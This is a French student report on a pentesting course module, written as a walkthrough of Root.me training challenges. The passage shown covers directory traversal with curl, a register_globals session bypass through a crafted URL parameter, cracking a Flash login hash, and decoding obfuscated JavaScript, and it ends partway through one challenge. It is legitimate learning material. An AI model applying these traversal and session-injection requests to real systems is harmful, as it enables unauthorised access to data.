



Cyb2

SAé 304 : *Decouvrir le pentesting*



Revue de projet faite par Yassine EL HAMIOUI

Profil Root.me : <https://but.pro.root-me.org/EL-HAMIOUI-YASSINE?lang=fr>

1) Introduction

Saé, qui signifie *Situation d'apprentissage et d'évaluation* sous forme d'acronyme, est le nom du programme d'évaluation annuel portant sur les compétences acquises par les étudiants. C'est un élément central du processus d'obtention du BUT, nous fournissant la validation des différentes compétences qu'on acquiert tout au long de l'année scolaire dans les différentes ressources. Cette Saé nommée « **Découvrir le Pentesting** ». Tout au long de cette situation d'apprentissage et d'évaluation, nous avons pu mettre à profit notre savoir-faire informatique/réseau (tant bien que minime en cybersécurité, la recherche en autonomie a été notre principale ressource d'informations).

La découverte du Pentesting s'est déroulée sur le site **Root.me** sous la licence Pro fourni par l'IUT Réseau & Télécoms. Différents défis sont présents, dont **11 séries** et **494 challenges différents**. Parmi les 11 séries nous avons principalement joué/pratiqué sur **Web-Client**, **Web-Server**, **Programmation**, **Forensic**, **Réseau** et un peu de **Cryptanalyse**, **App-Script** et **App-Système**.

2) Mise en place des outils

Les défis de bas niveau, généralement tout est visible directement sur le navigateur, dans le site (Inspecter l'élément, console, source, etc...). Le niveau de débutant dépasse certains outils deviennent essentiel, en voici quelques un :

- ☐ Mise en place d'un **système linux (Kali Linux** pour mon cas sous **WSL2** ¹) ;
- ☐ cURL ;
- ☐ Burp Suite ;
- ☐ WireShark ;

¹ **WSL2** : Windows Subsystem for Linux est une **couche de compatibilité** permettant d'exécuter des exécutables binaires **Linux** de manière native sur **Windows** (Version 10, 11 ou Server 2019) .

Sommaire

I] Root.Me Challenge :

1. Web-Server	Page.....3-5
a. Directory traversal	
b. PHP - Register globals	
2. Web-Client	Page.....6-11
a. Flash - Authentification	
b. Obfuscation 2	
c. Obfuscation 3	
3. Forensic	Page.....12-13
a. Command & Control - niveau 2	
4. Réseau	
Page.....14	
a. FTP - Authentification	
5. Cryptanalyse	
Page.....15	
a. Chiffrement par décalage	
6. App-Script	Page.....16-18
a. Bash - System 1	
7. App-Système	Page.....19-21
a. ELF x86 - Stack buffer overflow basic 1	

1. Web-Server :

a) Directory traversal

Nous allons commencer par utiliser la commande “curl”, une bibliothèque de requêtes aux URL pour les clients qui va nous permettre de récupérer le contenu de la page.

curl http://challenge01.root-me.org/web-serveur/ch15/ch15.php

```
(root@Yasko)-[/home/yasko/Downloads]
# curl http://challenge01.root-me.org/web-serveur/ch15/ch15.php
<html>
  <body><link rel='stylesheet' property='stylesheet' id='s' type='text/css' href='/template/s.css' media='all' /><iframe id='iframe' src='https://www.root-me.org/?page=externe_header'></iframe>
  <h1>Photo gallery v 0.01</h1><span id='menu'></span><span><a href='?galerie=emotes'>emotes</a></span>&
  nbsp;</span><span><a href='?galerie=apps'>apps</a></span>&nbsp;</span><span><a href='?galerie=devices'>devices</a>
  </span>&nbsp;</span><span><a href='?galerie=categories'>categories</a></span>&nbsp;</span><span><a href='?galerie=actions'>actions</a></span>&nbsp;</span><span style='text-align: right; float:right;'>Connected as : <b>guest</b></span><br>
  <hr><table id='content'><tr><td><img width='64px' height='64px' src='galerie/apps/preferences-desktop-screensaver.png'
  alt='krita.png'></td><td><img width='64px' height='64px' src='galerie/apps/graphics-viewer-document.png' alt='graphics
  -viewer-document.png'></td><td><img width='64px' height='64px' src='galerie/apps/kexi.png' alt='kexi.png'></td></tr><tr>
  <td><img width='64px' height='64px' src='galerie/apps/kthesaurus.png' alt='kthesaurus.png'></td><td><img width='64px' height='64px' src='galerie/apps/plasmagik.png' alt='plasmagik.png'></td><td><img width='64px' height='64px' src='galerie/apps/showfoto.png' alt='showfoto.png'></td><td><img width='64px' height='64px' src='galerie/apps/utilities-terminal.png' alt='utilities-terminal.png'></td></tr><tr><td><img width='64px' height='64px' src='galerie/apps/preferences-desktop-user-password.png' alt='preferences-desktop-user-password.png'></td></tr></table></body></html>
```

Nous pouvons voir que tous les liens se font à partir du paramètre galerie (src="galerie" ou href="galerie"), essayons de nouveau une requête, cette fois-ci à la racine du paramètre galerie.

curl http://challenge01.root-me.org/web-serveur/ch15/ch15.php?galerie=/

```
(root@Yasko)-[/home/yasko/Downloads]
# curl http://challenge01.root-me.org/web-serveur/ch15/ch15.php?galerie=/
<html>
  <body><link rel='stylesheet' property='stylesheet' id='s' type='text/css' href='/template/s.css' media='all' /><iframe id='iframe' src='https://www.root-me.org/?page=externe_header'></iframe>
  <h1>Photo gallery v 0.01</h1><span id='menu'></span><span><a href='?galerie=emotes'>emotes</a></span>&
  nbsp;</span><span><a href='?galerie=apps'>apps</a></span>&nbsp;</span><span><a href='?galerie=devices'>devices</a></span>&nbsp;</span><span><a href='?galerie=categories'>categories</a></span>&nbsp;</span><span><a href='?galerie=actions'>actions</a></span>&nbsp;</span><span style='text-align: right; float:right;'>Connected as : <b>guest</b></span><br>
  <hr><table id='content'><tr><td><img width='64px' height='64px' src='galerie//emotes' alt='emotes'></td><td><img width='64px' height='64px' src='galerie//apps' alt='apps'></td><td><img width='64px' height='64px' src='galerie//devices' alt='devices'></td></tr><tr><td><img width='64px' height='64px' src='galerie//categories' alt='categories'></td><td><img width='64px' height='64px' src='galerie//actions' alt='actions'></td></tr></table></body></html>
```

Comme dans l’encadrement rouge nous pouvons voir “galerie//86hwnX2r”, qui s’avère être un dossier caché. Donc la prochaine étape reste à voir il se trouve quoi dans ce dossier :

curl
http://challenge01.root-me.org/web-serveur/ch15/ch15.php?galerie=/86hwnX2r

```
(root@Yasko)-[/home/yasko]
# curl http://challenge01.root-me.org/web-serveur/ch15/ch15.php?galerie=/86hwnX2r
<html>
  <body><link rel='stylesheet' property='stylesheet' id='s' type='text/css' href='/template/s.css' media='all' /><iframe id='iframe' src='https://www.root-me.org/?page=externe_header'></iframe>
  <h1>Photo gallery v 0.01</h1><span id='menu'></span><span><a href='?galerie=emotes'>emotes</a></span>&nbsp;</span><span><a href='?galerie=apps'>apps</a></span>&nbsp;</span><span><a href='?galerie=devices'>devices</a></span>&nbsp;</span><span><a href='?galerie=categories'>categories</a></span>&nbsp;</span><span><a href='?galerie=actions'>actions</a></span>&nbsp;</span><span style='text-align: right; float:right;'>Connected as : <b>guest</b></span><br>
  <hr><table id='content'><tr><td><img width='64px' height='64px' src='galerie//86hwnX2r/password.txt' alt='password.txt'></td><td><img width='64px' height='64px' src='galerie//86hwnX2r/hacked_web.jpg' alt='hacked_web.jpg'></td><td><img width='64px' height='64px' src='galerie//86hwnX2r/secret.png' alt='secret.png'></td></tr></table></body></html>
```

Parmi les premiers arguments qui nous tapent dans les yeux, nous trouvons le fichier password.txt. 2 solutions s’offre à nous, soit le télécharger (avec wget) puis de le lire, ou bien tout simplement

continuer avec curl:

```
(root@Yasko) - [/home/yasko]
# curl http://challenge01.root-me.org/web-serveur/ch15/galerie///86hwnX2r/password.txt
kcb$!Bx@v4Gs9Ez
```


b) PHP - Register globals

Pour ce défi, comme pour tous les autres, mon premier réflexe est de chercher sur un internet ce que je comprend pas, dans mon cas, j'ai tapé "C'est quoi un Register globals ?", je suis atterri sur ce lien "<http://sdz.tdct.org/sdz/register-globals-et-ecrasement-de-donnees.html>", qui dit que lorsque la directive Register Globals est activé, cela permet d'enregistrer les variables **surper-globales**² dans des variables normales. Lorsqu'il est activé, PHP autorise l'utilisation des variables non initialisées (c'est-à-dire lorsqu'elles sont initialisées lors de leur première utilisation), ce qui rend la source des variables indéfinie. Il est donc possible d'initialiser des variables directement dans l'URL en passant des paramètres (comme ?key=val). Si le code PHP ne considère pas cette situation, il y a un risque d'intrusion. Nous comprenons que niveau sécurité il peut y avoir des failles assez conséquentes.

Après avoir pris connaissance de ce point de connaissance, revenons à cette question. Après avoir ouvert le challenge, J'ai donc fouillé dans le code sources, cependant rien d'alarmant, aucun point d'injection. Bien que l'indice soit register_globals, cela n'aide pas si vous ne savez pas quelle variable vous devez pirater. Par conséquent, nous devons d'abord trouver un moyen de trouver le code PHP de la page afin de trouver les variables qui peuvent être détournées.

Je me suis donc posé la questions de comment trouver un fichier caché, après avoir fouillé quelques forum, j'ai appris que certains voir tous les développeur laissé un fichier de backup, j'ai donc trouvé ce site "<https://www.it-connect.fr/securite-des-webapps-le-cas-des-fichiers-de-backup/>", nous en comprenons que il y a 2 type de sauvegarden manuelle ou automatique, très souvent, c'est avec des .swp ou .bak ou encore .old à la fin du fichier de base. J'ai essayé avec les 3, en .bak j'ai eu un fichier en téléchargement :

<http://challenge01.root-me.org/web-serveur/ch17/index.php.bak>



² **Super-Globales** : La variable superglobale \$GLOBALS est une variable tableau qui stocke en fait automatiquement toutes les variables globales déclarées dans le script.

Ouvrons donc le fichier avec un éditeur de texte, ce qui nous donne un code php (je vous le fourni en lien pastebin pour éviter d'occuper toute la place avec un screen :) : <https://pastebin.com/i6kxGFSS>


Il n'est pas difficile d'analyser le code et le point clé est ce code, lorsque la condition est vraie, il imprimera le vrai mot de passe \$hidden_password :

```
if (( isset ($password) && $password!=" " && auth($password,$hidden_password)==1) || (is_array($_SESSION) && $_SESSION["logged"]==1 ) ){  
    $aff=display("well done, you can validate with the password : $hidden_password");  
} else {  
    $aff=display("try again");  
}
```

Nous avons des conditions pour l'affichage du mdp, la variable \$_SESSION semble etre le principale acteur, une fois de plus je ne connais pas ce que cela sert réellement, j'ai donc cherché et trouvé cette page "<https://www.php.net/manual/fr/reserved.variables.session.php>". Cette page nous fait comprendre comment fonctionne cette variable, donc ce qui nous intéresse: comment rendre la condition en vrai sans devoir réellement se logger ? Donc pour faire cela nous allons passer via register_globals, pour notre cas c'est \$_SESSION["logged"] que nous allons passer à 1.

Nous arrivons finalement à l'issue de ce défi en rentrant dans la session avec une requête session = vrai donc :

[http://challenge01.root-me.org/web-serveur/ch17/index.php?_SESSION\[logged\]=1](http://challenge01.root-me.org/web-serveur/ch17/index.php?_SESSION[logged]=1)




2. Web-Client :

a) Flash - Authentication

Tout d'abord, je vous invite à ne pas abandonner le défi, en effet, le défi nécessite adobe flash player, qui nous savons à cessé en fin 2020, cependant il existe encore des navigateur qui n'ont pas bloqué l'accès à ce plugins. J'ai opté pour le navigateur Palemoon (<https://www.palemoon.org/>) , puis si à l'ouverture de la page vous n'avez toujours rien, installez la version 30.0.0.371 de flash player.

Préparations finies, nous pouvons commencer le challenge :)


De ce que j'ai compris, il faut appuyer sur les chiffre (de 1 à 4), pour composer un mot de passe



J'ai donc fais plusieurs essai, des combinaison connu, j'ai donc constaté 2 points/conditions de l'authentification :


- Si on entre 6 chiffre la vérification de connexion se déclenche automatiquement
- Il semble que seulement 1,2,3 marchent, peut être le chiffre 4 est un bouton ?

En vérifiant le code source de la page Web, nous pouvons constater qu'il y a un morceau de script js cachée à la fin. Sa fonction est de juger si la valeur de sortie de Flash est égale à dbbcd6ee441aa6d2889e6e3cae6adebe. Nous nous approchons de plus en plus du résultat. :)



Il nous est impossible de ne pas penser à un code md5 en voyant cela dbbcd6ee441aa6d2889e6e3cae6adebe. Nous allons donc décrypter cela avec un site qui présente cet outils de dechiffrement md5 : <https://www.md5online.org/md5-decrypt.html>
Ce qui nous donne ceci :

Enter your MD5 hash below and cross your fingers :

☒ Quick search (free) ☐ In-depth search (1 credit) 

Loading...

Found : 4141955195AA
(hash = dbbcd6ee441aa6d2889e6e3cae6adebe)

On remarque qu'il y a quelques répétitions comme 41, 95, et A. Probablement le mot de passe est caché sous ces chiffres hexadécimaux , essayons de trouver la valeur dans chaque numéro. Donc nous trouvons ceci :

- 111111: BABABABABABA
- 222222: 414141414141
- 333333: 959595959595
- 4444444444: On peut continuer autant qu'on veut il ne se passe rien.

Il nous suffit de continuer de tester, mais cette fois en vérifiant la valeur à l'issu de chaque test en debug, par exemple j'ai appuyé sur 1 2 3 1 2 3 est le résultat affiché dans value = "..."

```
function l1(value) { value = "4fc9d8d098b30fd9e3a1f8042b7f38c7"
  if (value!="dbbcd6ee441aa6d2889e6e3cae6adebe") {
    alert('Authentication Value');
  } else {
    alert('Authentication Success');
  }
}
```

Nous arrivons donc à cette déduction :

- 1 = BA
- 2 = 41
- 3 = 95
- 14 = A (j'ai tenté avec 1414 et on à eu notre AA du hash initial)
- 4 effectue une sorte de calcule avec le nombre précédent, en modifiant sa sortie hexadécimale
- 4 sans un chiffre équivaut à rien
- La longueur de sortie est de 12 par défaut

Pour l'instant nous pouvons remplacer une parti du code → 41 avec 2, 95 avec 3 et AA avec 1414
 Donc : 2 2 3 (51) 3 1414, cependant j'ai pu remarquer que ce qui est changé est la tête d'entrée, la position où la sortie changé est la queue, indiquant que la sortie est l'ordre inverse de l'entrée
 Donc 1414 3 51 3 2 2

Il nous reste plus qu'à trouver la valeur de 51. Nous avons vu précédemment que le numero 4 du pad fais une certaine action avec le chiffre appuyé le précédent (1 et 4 à donné A), continuons dans cette optique:

- 2 et 4 à donné 1
- 2 et 4 et 2 et 4 à donné 11 (comme pour 1 et 4 et 1 et 4 = AA)
- 3 et 4 à donné 5, probablement les 2 à côté vont nous donner 55
- Exactement, en tapant 3 4 3 4 sur le pad nous donne 55


En raison de la logique séquentielle, la saisie du nombre 2 4 3 4 ou du nombre 3 4 2 4 donne 51

Nous avons donc peut-être trouvé le flag caché, on peut supposer qu'il n'y a que deux vrais mots de passe possibles : 1414 3 2434 3 2 2 ou 1414 3 3424 3 2 2 .

Il ne nous reste qu'à tester le 2 (sans espace :), et le premier s'est avéré le flag.

b) Obfuscation 2


Quand on ouvre la page, rien ne se passe, donc j'ai commencer par fouiller le code source, et j'ai trouvé donc le code de la page index (ch12.html).



Nous remarquons qu'il existe un scruppt js, il semble que le mot de passe sont défini par la ligne var pass = unescape ... , donc, mon premier réflexe est de chercher qu'est ce qu'un unescape, j'ai trouvé ce site : [unescape\(\) - JavaScript | MDN](#). Grâce auquel j'ai pu comprendre que deux fois unescape signifie faire un décodage URL deux fois et fromCharCode signifie faire une decodage ASCII une fois. Il existe 2 solutions à ma connaissance, la première est d'agir directement dans la console du navigateur, la deuxième est d'utiliser un logiciel nommé Burp Suite, on aura l'occasion de l'utiliser dans le prochain défi. Nous allons donc opter par la premiere solutions, je vais donc me diriger vers la console (toujours en restant dans la même page, en debug).


Nous allons décoder puis déchiffrer ce qui contient unescape, il nous suffit de recopier les arguments de ce dernier, donc :

```
unescape("{unescape%28%22String.fromCharCode%2528104%252C68%252C117%252C102%252C106%252C100%252C107%252C105%252C49%252C53%252C54%2529%22%29}}");
```




Puis de nouveau, j'ai copié les arguments et collé dans la console:

```
{{unescape("String.fromCharCode%28104%2C68%2C117%2C102%2C106%2C100%2C107%2C105%2C49%2C53%2C54%29"}}}
```




Enfin, une dernière fois on refait la même étape que les précédentes et nous avons notre flag caché :




c) Obfuscation 3

Lors de l'ouverture de ce défi une fenêtre s'ouvre et peut importe ce que nous allons taper dedans nous aurons un message qui dit FAUX PASSWORD HAHA



Désormais c'est devenu un réflexe, quand la page est blanche, faut fouiller le code source !!
Donc on inspecte l'élément et nous trouvons un code javascript (<https://pastebin.com/qB0fbHNW>) :



Sur la ligne 5 on trouve une fonction déchiffrer qui va donc vérifier l'entrée mais nous savons que celle-ci donne toujours le message "FAUX PASSWORD HAHA". (il me semble être juste un code ASCII décimal pour confondre le public)

Function dechiffre etc... semble être la pour nous confondre, passant à la suite du code (ligne 21)

fromCharCode me dit pas grande chose, Google reste notre ami, j'ai donc cherché ce que veut dire cette ligne je suis arrivé sur cette page :

https://developer.mozilla.org/fr/docs/Web/JavaScript/Reference/Global_Objects/String/fromCharCode

J'en déduis que cette ligne de code nous donne un indice : dans notre cas fromCharCode, signifie décodage ASCII, suivi d'une chaîne de \x nombres hexadécimaux.

